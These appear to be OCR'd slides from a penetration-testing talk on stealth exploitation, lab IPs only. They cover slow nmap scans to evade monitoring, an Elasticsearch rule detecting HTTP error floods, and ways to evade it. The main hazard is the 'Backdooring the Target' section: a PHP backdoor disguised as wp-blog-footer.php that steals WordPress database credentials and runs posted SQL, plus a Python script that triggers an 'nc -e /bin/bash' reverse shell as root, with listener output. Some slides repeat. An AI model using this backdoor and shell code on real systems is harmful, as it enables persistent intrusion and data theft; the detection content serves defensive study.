
- We can attempt to avoid detection using the -T option
- Tested with *nmap -v -p- -T1 192.168.1.115*



Stealth Exploitation - Port Scan Monitor

Mitigating Detection


- We can attempt to avoid detection using the -T option
- Tested with *nmap -v -p- -T1 192.168.1.115*



Stealth Exploitation - Port Scan Monitor

Mitigating Detection


- We can attempt to avoid detection using the -T option
- Tested with *nmap -v -p- -T1 192.168.1.115*



Stealth Exploitation - Port Scan Monitor

Mitigating Detection

- We can attempt to avoid detection using the -T option
- Tested with *nmap -v -p- -T1 192.168.1.115*




Stealth Exploitation - URI Scan Monitor

Monitoring Overview

- Count HTTP status >= 400, by source IP, by destination IP

- Threshold >= 400, within 5 minutes





```
PUT _watcher/watch/excessive_http_errors_monitor_a
{
  "metadata" : {
    "name" : "New Excessive HTTP Errors Monitor",
    "description" : "This is a HTTP request size watcher.",
    "threshold" : 400
  },
  "trigger": {
    "schedule": {
      "interval": "1m"
    }
  },
  "input": {
    "search": {
      "request": {
        "indices": [
          "packetbeat-*"
        ],
        "body": {
          "size": 0,
          "query": {
            "bool": {
              "must": [
                {
                  "range" : {
                    "http.response.status_code" : {
                      "gte" : 400
                    }
                  }
                },
                {
                  "range": {
                    "@timestamp": {
                      "gte": "now-5m"
                    }
                  }
                }
              ]
            }
          },
          "aggs": {
            "by_src_ip": {
              "terms": {
                "field": "source.ip"
              },
              "aggs": {
                "count_target_ip": {
                  "value_count": {
                    "field": "destination.ip"
                  }
                }
              }
            }
          }
        }
      }
    }
  },
  "condition": {
    "script": {
      "source": "for (int i = 0; i < ctx.payload.aggregations.by_src_ip.buckets
        .size(); i++) {if (ctx.payload.aggregations.by_src_ip.buckets[i]
        .count_target_ip.value >= ctx.metadata.threshold) return true;}return
        false;"
    }
  },
    "transform": {
      "script": {
        "source": "def target='';def attacker='';def transform_body
          ='excessive_http_errors_body';def body='';for (int i = 0; i < ctx
          .payload.aggregations.by_src_ip.buckets.size(); i++) {if (ctx.payload
          .aggregations.by_src_ip.buckets[i].count_target_ip.value >= ctx
          .metadata.threshold) {attacker=ctx.payload.aggregations.by_src_ip
          .buckets[i].key;body='Detected excessive HTTP errors triggered by ['
          +attacker+'] on a single server. '+ctx.payload.aggregations.by_src_ip
          .buckets[i].count_target_ip.value+ ' errors detected.'; return [
          transform_body : body ]}}"
      }
    },
  "actions": {
    "log"    : {
      "logging" : {
        "text" : "WARNING: {{ctx.payload.excessive_http_errors_body}}"
      }
    }
  }
}

POST _watcher/watch/excessive_http_errors_monitor_a/_execute
```

Stealth Exploitation - URI Scan Monitor

Mitigating Detection

- No stealth option in Gobuster
- Writing a Python script to do this slowly would be quite easy (very slow to run!)
- Evil blackhats with a botnet could do a distributed attack
- Use VPNs to keep changing IP



- Mitigate distributed?
  An alert that counts unique URIs causing 404 errors, by destination IP

Maintaining Access

Backdooring the Target (1 of 3)

- Reverse shell as root
- It’s in this screenshot
  Can you see it?

```
root@target2:/var/www/html/wordpress# ls -lah
total 208K
drwxrwxrwx  5 root     root     4.0K Apr 19 14:59 .
drwxrwxrwx 10 root     root     4.0K Apr 16 22:14 ..
-rw-r--r--  1 www-data www-data  255 Aug 13  2018 .htaccess
-rwxrwxrwx  1 root     root      418 Sep 25  2013 index.php
-rwxrwxrwx  1 root     root      20K Aug 13  2018 license.txt
-rwxrwxrwx  1 root     root     7.3K Apr 15 14:51 readme.html
-rwxrwxrwx  1 root     root     6.8K Apr 15 14:51 wp-activate.php
drwxrwxrwx  9 root     root     4.0K Jun 15  2017 wp-admin
-rwxrwxrwx  1 www-data www-data  814 Apr 18 14:16 wp-blog-footer.php
-rwxrwxrwx  1 root     root      364 Dec 19  2015 wp-blog-header.php
-rwxrwxrwx  1 root     root     1.6K Aug 29  2016 wp-comments-post.php
-rw-rw-rw-  1 www-data www-data 3.1K Aug 13  2018 wp-config.php
-rwxrwxrwx  1 root     root     2.8K Dec 16  2015 wp-config-sample.php
drwxrwxrwx  7 root     root     4.0K Apr 19 14:59 wp-content
-rwxrwxrwx  1 root     root     3.3K May 24  2015 wp-cron.php
drwxrwxrwx 18 root     root      12K Jun 15  2017 wp-includes
-rwxrwxrwx  1 root     root     2.4K Nov 21  2016 wp-links-opml.php
-rwxrwxrwx  1 root     root     3.3K Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root     root      34K Apr 15 14:51 wp-login.php
-rwxrwxrwx  1 root     root     7.9K Jan 11  2017 wp-mail.php
-rwxrwxrwx  1 root     root      16K Apr  6  2017 wp-settings.php
-rwxrwxrwx  1 root     root      30K Jan 24  2017 wp-signup.php
-rwxrwxrwx  1 root     root     4.5K Oct 14  2016 wp-trackback.php
-rwxrwxrwx  1 root     root     3.0K Aug 31  2016 xmlrpc.php
root@target2:/var/www/html/wordpress#
```

Backdooring the Target (1 of 3)

- Reverse shell as root
- wp-blog-footer.php hidden amongst Wordpress core code

```
root@target2:/var/www/html/wordpress# ls -lah
total 208K
drwxrwxrwx  5 root     root     4.0K Apr 19 14:59 .
drwxrwxrwx 10 root     root     4.0K Apr 16 22:14 ..
-rw-r--r--  1 www-data www-data  255 Aug 13  2018 .htaccess
-rwxrwxrwx  1 root     root      418 Sep 25  2013 index.php
-rwxrwxrwx  1 root     root       20K Aug 13  2018 license.txt
-rwxrwxrwx  1 root     root     7.3K Apr 15 14:51 readme.html
-rwxrwxrwx  1 root     root     6.8K Apr 15 14:51 wp-activate.php
drwxrwxrwx  9 root     root     4.0K Jun 15  2017 wp-admin
-rwxrwxrwx  1 www-data www-data  814 Apr 18 14:16 wp-blog-footer.php
-rwxrwxrwx  1 root     root      364 Dec 19  2015 wp-blog-header.php
-rwxrwxrwx  1 root     root     1.6K Aug 29  2016 wp-comments-post.php
-rw-rw-rw-  1 www-data www-data 3.1K Aug 13  2018 wp-config.php
-rwxrwxrwx  1 root     root     2.8K Dec 16  2015 wp-config-sample.php
drwxrwxrwx  7 root     root     4.0K Apr 19 14:59 wp-content
-rwxrwxrwx  1 root     root     3.3K May 24  2015 wp-cron.php
drwxrwxrwx 18 root     root      12K Jun 15  2017 wp-includes
-rwxrwxrwx  1 root     root     2.4K Nov 21  2016 wp-links-opml.php
-rwxrwxrwx  1 root     root     3.3K Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root     root      34K Apr 15 14:51 wp-login.php
-rwxrwxrwx  1 root     root     7.9K Jan 11  2017 wp-mail.php
-rwxrwxrwx  1 root     root      16K Apr  6  2017 wp-settings.php
-rwxrwxrwx  1 root     root      30K Jan 24  2017 wp-signup.php
-rwxrwxrwx  1 root     root     4.5K Oct 14  2016 wp-trackback.php
-rwxrwxrwx  1 root     root     3.0K Aug 31  2016 xmlrpc.php
root@target2:/var/www/html/wordpress#
```

Backdooring the Target (2 of 3)

- Recieves a base64 encoded SQL query, via an HTTP post
- Parses the Wordpress database credentials from wp-config.php
- Connects to the Wordpress database and executes SQL

```php
<?php
if ($_POST["f"]){
    $wpcf = 'wp-config.php';
    $fh = @fopen($wpcf, 'r');
    if ($fh) {
        while (!feof($fh)) {
            $data[] = fgets($fh);
        }
        fclose($fh);
        foreach ($data as $line) {
            if (preg_match('/define.*(DB_USER|DB_HOST|DB_PASSWORD|DB_NAME)/', $line)) {
                $conf[] = $line;
            }
        }
        if (@count($conf) < 4) {
            print('num');
            exit;
        }
        $set = implode($conf);
        eval($set);
        $conn = new mysqli(DB_HOST, DB_USER, DB_PASSWORD, DB_NAME);
        if ($conn->connect_error) {
            print('null');
            exit;
        }
        $q = base64_decode($_POST["f"]);
        $r = $conn->query($q);
        $conn->close();
        print($r ? 'true' : 'false');
    }
}
?>
```

Backdooring the Target (3 of 3)

- Sending SQL, calling the user defined function, that runs a system command for a reverse shell

```python
#!/usr/bin/python3
import requests
import base64

lhost = '192.168.1.90'                    # edit this to your listening host
lport = '9001'                            # edit this to your listening port
rhost = '192.168.1.115'                   # edit this to the remote host
rprotocol = 'http'                        # edit this to change to https
rport = '80'                              # edit this to change remote port
rpath = '/wordpress/wp-blog-footer.php' # edit this to change remote path

url = rprotocol + '://' + rhost + ':' + rport + rpath
query = 'select do_system(\'nc ' + lhost + ' ' + lport + ' -e /bin/bash\');'
payload = base64.b64encode(query.encode('ascii'))
postData = {'f': payload}
answer = requests.post(url, data = postData, verify=False)
print(answer.text)
```

```
Shell No.1

File  Actions  Edit  View  Help

root@Kali:~/day1-b# python3 knock.py
```

```
Shell No.1

File  Actions  Edit  View  Help

root@Kali:~# nc -lnvp 9001
listening on [any] 9001 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 32804
python -c 'import pty; pty.spawn("/bin/bash")'
root@target2:/var/lib/mysql# ^Z
[1]+  Stopped                 nc -lnvp 9001
root@Kali:~# stty raw -echo
root@Kali:~# nc -lnvp 9001

root@target2:/var/lib/mysql# export TERM=xterm
root@target2:/var/lib/mysql#
```

Thank You
For Listening